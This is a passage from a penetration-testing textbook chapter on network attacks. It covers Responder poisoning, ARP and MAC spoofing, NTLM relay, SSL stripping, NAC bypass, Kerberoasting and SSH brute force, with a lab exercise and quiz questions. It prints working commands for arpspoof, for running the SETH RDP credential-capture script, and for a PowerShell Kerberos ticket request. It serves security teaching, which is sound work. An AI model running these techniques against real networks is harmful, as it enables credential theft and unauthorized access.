Figure 8-4 exemplifies a NetBIOS attack. The requester is trying to find the IP address for a computer named C3, so it first asks its DNS server. The DNS server does not have a computer named C3 in its database, so it responds to the requestor accordingly. Next, the requester's computer sends out a broadcast to all computers on its network, asking who C3 is. The broadcast is first sent using LLMNR, and then will be repeated using NetBIOS if LLMNR produces no results. Under normal circumstances, if computer C3 received this broadcast request, it would respond with its IP address. However, in a NetBIOS attack, an attacker's MITM computer receives the broadcast and responds with its own IP address, falsely claiming to be computer C3. If the requesting computer receives the attacker's MITM computer response before the real C3 computer response, the requestor will use the MITM computer IP address and the attack will have been successful.

Many tools help automate NetBIOS attacks including the Metasploit framework /auxiliary/spoof/nbns/nbns_response module and the Responder tool, which is built into Kali Linux.


Exploiting NetBIOS and LLMNR with Responder

Responder can be used to target entire LANs or individual systems. You configure Responder by editing the Responder.conf file to specify which protocols to respond to and the IP addresses of specific systems you want to target. Figure 8-5 shows Responder being used to monitor and respond on interface eth0 using default settings. By default, LLMNR, NBT-NS, and DNS/MDNS response poisonings are enabled. DNS/MDNS is used by some Apple and Linux systems, much like Windows systems use LLMNR and NBT-NS. Notice that HTTP and HTTPS web server spoofing is also enabled.

The right side of Figure 8-5 shows Responder sending poisoned responses to a PC.

Responder can also be used to intercept password hashes. This is useful for other network attacks discussed later in the chapter.

Figure 8-5 Responder



Source: Kali Linux

ARP Poisoning and Spoofing


Address Resolution Protocol (ARP) is used in a LAN to map IP addresses to Media Access Control (MAC) addresses. **ARP poisoning** (also known as **ARP spoofing**) is an on-path/MITM attack that interferes with normal ARP operation and returns fake MAC address information to the victim. MAC addresses are unique numbers assigned to physical network interfaces, such as wired network interface cards (NICs) and wireless NICs, and virtual network interfaces used by virtual machines. Physical NICs have their MAC addresses burned into their hardware. Virtual network interface MAC addresses are assigned by the virtualization software or can be configured for a VM. MAC addresses are needed by layer 2 communication protocols to successfully send messages to the appropriate network interface of a computing system that is using a specific IP address.

ARP is a layer 2 protocol that uses broadcasts to attempt to resolve IP addresses into MAC addresses. These broadcasts can be intercepted, and spoofed responses containing fake MAC information can be returned to poison the communication process. The fake MAC address typically points to a network interface belonging to an attack computer. That attack computer can intercept messages that should have been going elsewhere. These intercepted messages can be used to gather information and possibly send that information to the legitimate recipient to maintain the illusion that everything is behaving normally.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 8-6 shows an example of ARP spoofing. Computer C1 sends a broadcast to determine the MAC address for IP address 192.168.0.2. The MITM attack computer sends a spoofed ARP response telling C1 that the MITM's MAC address is the address C1 is looking for. It is likely that the legitimate computer at 192.168.0.2 will also respond, but if the attacker's ARP responses get there first, the attack will be successful. ARP broadcasts are not forwarded through routers to other networks, so ARP spoofing only works within the LAN that the spoofing attack computer is attached to.

Figure 8-6 ARP spoofing



Kali Linux contains the `arpspoof` command, which can be used to implement the scenario in Figure 8-6. From the MITM machine running Kali Linux, execute the following command:

```
arpspoof -i eth0 -t 192.168.0.42 -r 192.168.0.1
```

In this command, `-t` specifies the target, which in this case is 192.168.0.42. The target defines the IP address you want to intercept ARP requests for and provide spoofed responses. If you omit the `-t` and target the IP address from the command, all IP addresses on the LAN will be intercepted. The `-r` command option specifies the IP address of the default gateway (router) for the LAN.

The Metasploit framework also provides ARP spoofing tools in the auxiliary module auxiliary/spoof/arp/arp_poisoning.

MAC Address Spoofing

MAC address spoofing is used to change the MAC address of an interface from the real MAC address burned into that NIC to a different address. MAC addresses are often used by security systems for network access control. A known list of MAC addresses can be used to specify what systems are allowed access and what systems are not. Changing a MAC address can circumvent MAC address security controls.


You can use Kali Linux MAC spoofing tools such as macchanger, but you can also use operating system configuration settings to manually set and spoof MAC addresses. Figure 8-7 shows how the MAC address can be changed on a Windows 10 system using the Advanced tab in the Properties dialog box for network adapter settings.

The property containing the MAC address may have a different name from the one shown in Figure 8-7 depending on your adapter and version of Windows. Other possible names are Locally Administered Address and MAC Address.

Virtual machines are also assigned MAC addresses that you can change for spoofing purposes. You can change these addresses by modifying VM settings as shown in Figure 8-8.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 8-7 Changing a MAC address in Windows 10



Source: Microsoft Corporation

Figure 8-8 VirtualBox VM MAC address setting



Source: Oracle VirtualBox

Replay Attacks

A **replay attack** is another form of MITM attack. A replay attack intercepts communication on a network and then replays all or part of that communication to trick security controls into believing the MITM attacker is authorized to perform an activity. A threat actor might also modify intercepted communications before replaying them.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

A common replay attack involves intercepting authentication credentials or handshakes and then replaying them to gain access to a resource. A Windows NT LAN Manager (NTLM) pass-the-hash attack uses this method.

When a threat actor or pen tester has intercepted NTLM hashes, they can analyze the intercepted information to identify targets that don't require **Server Message Block (SMB) signing**. SMB signing is a feature that digitally signs packets so that clients and servers can confirm the origin of packets and the authenticity of session requests. Targets requiring SMB signing are not vulnerable to NTLM pass-the-hash attacks, so these targets would be excluded. Vulnerable systems can then be targeted using tools such as Responder to intercept authentication attempts. NTLM replay and relay tools such as the ntlmrelayx.py and MultiRelay.py python scripts can be used to replay the NTLM hashes. MultiRelay.py is part of the Responder toolkit.

Relay Attacks

Relay attacks are similar to replay attacks but differ in that relay attacks don't attempt to modify intercepted data before sending it to another target. Relay attacks simply pass intercepted information in its original form to another target. Relay attacks are not restricted to IP-based traffic and can be executed against systems using other forms of communication, such as Near Field Communication and Radio Frequency Identification–based systems. NTLM pass-the-hash attacks can be relay attacks.

SSL Stripping and SSL Downgrade Attacks


Another on-path/MITM attack involves manipulating the SSL encryption protocol used to protect communications. Recall that SSL is used with HTTP to enable HTTPS encrypted and authenticated communications. HTTPS is used to make communications with web servers more secure.

SSL has a variety of versions that have evolved and improved over time, usually to address security flaws. After SSL version 3, SSL was renamed TLS. TLSv1.0 is an upgraded version of SSLv3. The term SSL is often used to refer to both SSL and TLS.

An **SSL stripping attack** is an on-path/MITM attack in which the attacker intercepts communication between a user and a secure website and acts as a proxy between the two. The attacker maintains the HTTPS connection with the legitimate website but establishes an unsecure HTTP connection back to the victim. The victim can still indirectly interact with the legitimate website, but the attacker can access all the victim's communication (such as password and credit card numbers entered) since SSL no longer protects it. The attacker forwards the victim's requests to the legitimate web server and forwards responses from the legitimate web server back to the victim so that the illusion of a safe web session is maintained.

Figure 8-9 shows an example of SSL stripping.

Figure 8-9 SSL stripping



Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

An **SSL downgrade attack** forces the victim to use an unsecure and easily exploited encryption protocol. For example, a web server capable of supporting TLS 1.3 may be tricked into using an unsecure version of encryption (such as SSLv2), making communication between the victim and the web server unsafe. This downgrade could be achieved using MITM methods to intercept and manipulate the encryption protocol negotiation phase, making the web server think the victim cannot support TLS 1.3, so something less secure like SSLv2 is selected.

MITM Attack Using SETH

SETH is a script written by Adrian Vollmer of Syss Research that can be used to perform a MITM attack between a server that accepts Remote Desktop Protocol (RDP) connections and RDP clients trying to connect to that server. SETH can capture and reveal login credentials.

To use SETH, you must have the dsniff package installed and clone SETH from its GitHub location. SETH uses arpspoof, which is contained in the dsniff package.

From a terminal session in Kali Linux, run the following command to install dsniff:

```
sudo apt-get install dsniff
```

From a terminal session, run the following command to download/clone SETH:

```
git clone https://github.com/SySS-Research/Seth.git
```

To run SETH, change to the directory where SETH was downloaded, for example:

```
cd Seth
```


Run the following command, replacing the variables shown with the appropriate IP addresses:

```
sudo ./seth.sh eth0 <attacker_ip> <rdp_client_ip> <rdp_server_ip>
```

The variable `<attacker_ip>` is the IP address of your computer running Kali Linux. The variable `<rdp_client_ip>` is the IP address of the computer making the remote desktop connection request. The variable `<rdp_server_ip>` is the IP address of the remote server being connected to. Replace `eth0` with the appropriate interface name for your Kali Linux terminal session.

Figure 8-10 shows SETH in action. Notice the login credentials are completely revealed unencrypted at the end.

Figure 8-10 MITM attack using SETH



Source: Kali Linux


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 8-2 Using SETH to Perform a MITM Attack

Time Required: 30 minutes
Objective: Perform MITM attacks using SETH.
Description: In this activity, you use the SETH script to perform a MITM attack as outlined in the previous section. Refer to the example to complete this exercise.

1. Start and log in to the Kali Linux virtual machine in your pen-testing lab environment.
2. Choose a computer that will be your target for making a remote desktop connection. You can choose your own computer or the domain controller in the pen-testing lab environment. If you use a real computer outside of your pen-testing lab environment, you will have to change the network settings on any VMs you use to "bridged" so they can interact with the real computers.
3. You may have to enable remote desktop connections on the target computer by changing the Control Panel setting as shown in Figure 8-11. (Open the System Properties dialog box, click the **Remote** tab, click the **Allow remote connections to this computer** option button, and then click **OK**.) For a Windows 11 VM, enter **Remote desktop settings** in the Search box, toggle the Remote Desktop toggle switch to **On**, and then click **Confirm** in the warning box. Remember that SETH will intercept and display the credentials used, so if you are using your own computer, you don't want anybody else to see this information. Log in to the computer you have chosen.
4. Choose a computer to initiate the remote desktop connection from. You could use the Windows 11 VM in the pen-testing lab environment, or another computer of your choice. Log in to this computer.

Figure 8-11 Enabling remote desktop connections



Source: Microsoft Corporation

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

5. Follow the instruction given in the "MITM Attack Using SETH" section for downloading and setting up SETH and dsniff on your Kali Linux VM.
6. Follow the instructions given in the "MITM Attack Using SETH" section and start SETH. You must determine the IP addresses of the various VMs or computer so that you can configure SETH.
7. Attempt to make a remote desktop connection from your initiating computer to your target computer. You will have to provide credentials that are known by the target computer. If you are asked if you trust the certificate of the target computer, indicate yes.
8. Observe your SETH session. Were your credentials captured? Again, if these are real credentials, make sure nobody else can observe your SETH session.

Self-Check

3. Which term is synonymous with man-in-the-middle?
   a. On-path
   b. Spoofing
   c. Poisoning
   d. Relay
4. What attack type exploits layer 2 broadcasts that are trying to resolve IP addresses into MAC addresses?
   a. DNS spoofing
   b. NetBIOS spoofing
   c. ARP spoofing
   d. MAC address spoofing

Check your answers at the end of this chapter.

Security and Service Attacks

Certification

4.2 Given a scenario, perform network attacks using the appropriate tools.

Other network attacks fall into two broad categories:

- Attacks that attempt to circumvent security measures
- Attacks that attempt to corrupt or exploit weakness in system services and the applications that use them

Both of these attack categories have the same goal of providing unauthorized access to computer systems and their data.

The following sections highlight specific attacks that fall into these categories, discuss the nature of the weaknesses that are exploited, and examine the methods and tools used to exploit them.

Network Access Control Bypass Attacks

Network Access Control (NAC) is a term used to categorize systems and security measures that, when functioning properly, keep unauthenticated and unauthorized users from accessing protected resources. Many organizations deploy NAC to keep unauthorized devices from connecting to their network. When measures

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

such as NAC are in place, attempts to perform on-path/MITM attacks are virtually impossible. Attacks that attempt to circumvent NAC are known as **NAC bypass attacks**.

Security systems that enforce NAC do so mainly by detecting when unknown or new devices are attempting to connect to a network. These new devices are forced to authenticate (prove their identity) and then controls are checked to determine if the new device is authorized to connect to that network. If either authentication or authorization fail, the new device is rejected.

NAC implementations include the following:

- **DHCP control**: Recall that DHCP is the protocol used to provide IP addresses and related information dynamically to devices connecting to a network. With no DHCP controls, any requesting device is automatically assigned an IP address and all the information it needs to communicate with other systems. DHCP controls can be put in place to only assign addresses to known devices. Often the MAC address of a network interface on a device can be used to prove its identity. DHCP controls can be implemented on systems that service DHCP requests, or via DHCP proxies that intercept DHCP requests and determine whether they should be forwarded or rejected.
- **A software agent to prove identity**: Some NAC control systems attempt to communicate with a software agent (a small program) running on a device attempting to connect to a network. If the agent is not found or does not provide the proper authentication, connections are refused.
- **Network traffic analysis**: NAC devices that listen to all network traffic looking for broadcasts such as ARP queries, or other network traffic, and use that information to detect and reject unauthorized devices.
- **SNMP traps**: SNMP traps are alerts sent by network devices such as switches, routers, and servers. The alerts inform network management systems of significant events or changes in a network device such as an unauthorized device with a new MAC address or IP address being detected on the network. If SNMP traps are implemented, they can alert network management systems, which could then take action such as blocking a new device from communicating on the network.
- **Switch port security**: Switch port security is a feature that many managed switches possess. This feature can be used to specify the MAC addresses that are allowed to connect through each port on a network switch. If an authorized MAC address is detected, all traffic coming from that device can be rejected by the switch.

To circumvent these NAC security methods, you must determine what methods the target network is using. Typically, you determine this by the nature of the rejection you receive when attempting to connect to a network. The following lists methods to circumvent the preceding controls:

- **Circumventing DHCP control**: If your device is not being given IP address information, or if you seem to be on a network by yourself, then DHCP control is probably being used against you. You can attempt to circumvent this by assigning yourself a static IP address. You may be able to sniff network traffic (using a tool such as Wireshark) to observe the IP addresses of other devices on the network and assign yourself a static address that is identical to a trusted system, or similar to (on the same subnet) those you have sniffed. Most enterprise private networks use a subnet of the 10.0.0.0 network, so assigning yourself an address in this range (such as 10.0.0.58) and a subnet mask of 255.0.0.0 may give you connectivity.
- **Bypassing a software agent to prove identity**: If you can determine the manufacturer of the NAC software agent being used, you may be able to acquire the agent and install it on your attack system. Additionally, if you can compromise a system on the network, you may be able to acquire the software agent from the compromised system.
- **Avoiding network traffic analysis**: If you were connected for a while but suddenly are disconnected and are unable to reconnect, you may have been blocked by this mechanism. The best defense is to keep the traffic you generate to a minimum and to change your IP address and MAC address frequently.
- **Avoiding SNMP traps and switch port security**: Both mechanisms use MAC addresses to identify and reject unknown devices. Cloning and using the MAC address of a legitimate system on the network may allow you to circumvent this control. You can also use tools such as macchanger to change the MAC address of your attacking system. Kali Linux includes macchanger as a built-in tool.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Note 2 | For more information on NAC bypass methods, visit the following website: https://www.thehacker.recipes/physical/networking/network-access-control.

Kerberoasting Attacks

The term **kerberoasting** refers to exploiting the Kerberos authentication protocol and using it to gain access to secured resources. Kerberos is a foundational protocol used in both Windows and Linux/Unix systems to provide security and automate the authentication and authorization process. Kerberos uses what are known as tickets to control access to resources. Kerberos provides tickets to authorized entities that can be used for a period of time to access resources. Some Kerberos tickets can be used to create other tickets that can also be used to gain access to resources.

Kerberos is used to authenticate user accounts, computer accounts, and service accounts. Service accounts are used by services that need to authenticate to access resources. Service accounts are often targets of pen testers and threat actors because service account passwords often never expire. Administrators often create service accounts with nonexpiring passwords so that the critical services using them continue to function when passwords are required to change. If you can compromise a service account with a never-expiring password, you can maintain access to a compromised system for a long period of time.

Kerberoasting focuses on acquiring tickets that are associated with service accounts. The name of a service account is also known as its service principal name, or SPN. Tickets are encrypted, and if they can be acquired using tools such as Mimikatz, you may be able to crack the encryption using cracking tools and obtain the unencrypted password. If the password being used by a service account is long, the cracking process can take a considerable amount of time.

You can download the Kerberoasting toolkit at https://github.com/nidem/kerberoast.

The following steps are involved in Kerberoasting:

1. Acquire Active Directory information from your target domain and scan it for accounts that have SPNs defined, perhaps using a tool such as Mimikatz.
2. Use the discovered SPNs to request service tickets from Kerberos.
3. Save the service tickets to a file. These tickets will be stored in memory so you will have to use tools to extract them.
4. Use encryption cracking tools to attempt to extract passwords from the service tickets.

   SPN values are required to perform the preceding steps. You can acquire SPN values using the Kerberoasting toolkit or using PowerShell and the PowerSploit `Get-NetUser` command. Once you have acquired SPN values, you can again use PowerShell to request service tickets. Remember, you need these service tickets to crack to extract the service account passwords.

Use the following PowerShell commands to acquire these tickets:

```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> setspn.exe -T medin.local -Q */* | Select-String '^CN' -Context
    0,1 | % { New-Object System.IdentityModel.Tokens.KerberosRequestorSe-
    curityToken -ArgumentList $_.Context.PostContext[0].Trim() }
```

The Kerberoasting toolkit also contains code to perform the preceding PowerShell operations.

Use the Mimikatz `kerberos::list/export` command to extract the tickets.

Before you can crack the tickets, you must convert them into a crackable format. You can use the Python script kirbi2john.py to convert the tickets into a format that is crackable by John the Ripper or other such cracking tools. The script kirbi2john.py is included in the Kerberoasting toolkit.

The passwords you will obtain from cracking the tickets will be NTLM hashes. You can use Mimikatz and these hashes to create forged Kerberos service tickets that can be used to gain access to services and resources. These forged tickets are often referred to as silver tickets.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Secure Shell Attacks

SSH is a protocol and an application that provides an encrypted and authenticated command-shell connection to devices. SSH typically uses well-known port number 22. There are different versions and releases of SSH, some of which contain known vulnerabilities that can be exploited. A Nessus scan, for example, may reveal that a device is using a version of SSH that is vulnerable to known exploits. SSH is supported on many devices such as routers and switches, operating systems such as Linux, and embedded devices.

Systems such as routers, switches, and embedded devices are often difficult to patch for reasons such as proprietary firmware or limited management interfaces. These same systems sometimes go overlooked for security updates because they tend to operate behind the scenes. These factors may make these systems more prone to SSH attacks.

SSH can also be brute-force attacked using the Metasploit framework, or tools such as THC Hydra. Brute-force tools, such as THC Hydra, can be left to run all day (or week), guessing passwords and using passwords from a password list, such as rockyou, until it successfully logs into a system. Once credentials are acquired, you can leverage other tools such as Metasploit modules ssh_login and ssh_login_pubkey to brute-force attack a list of targets or an entire network of devices.

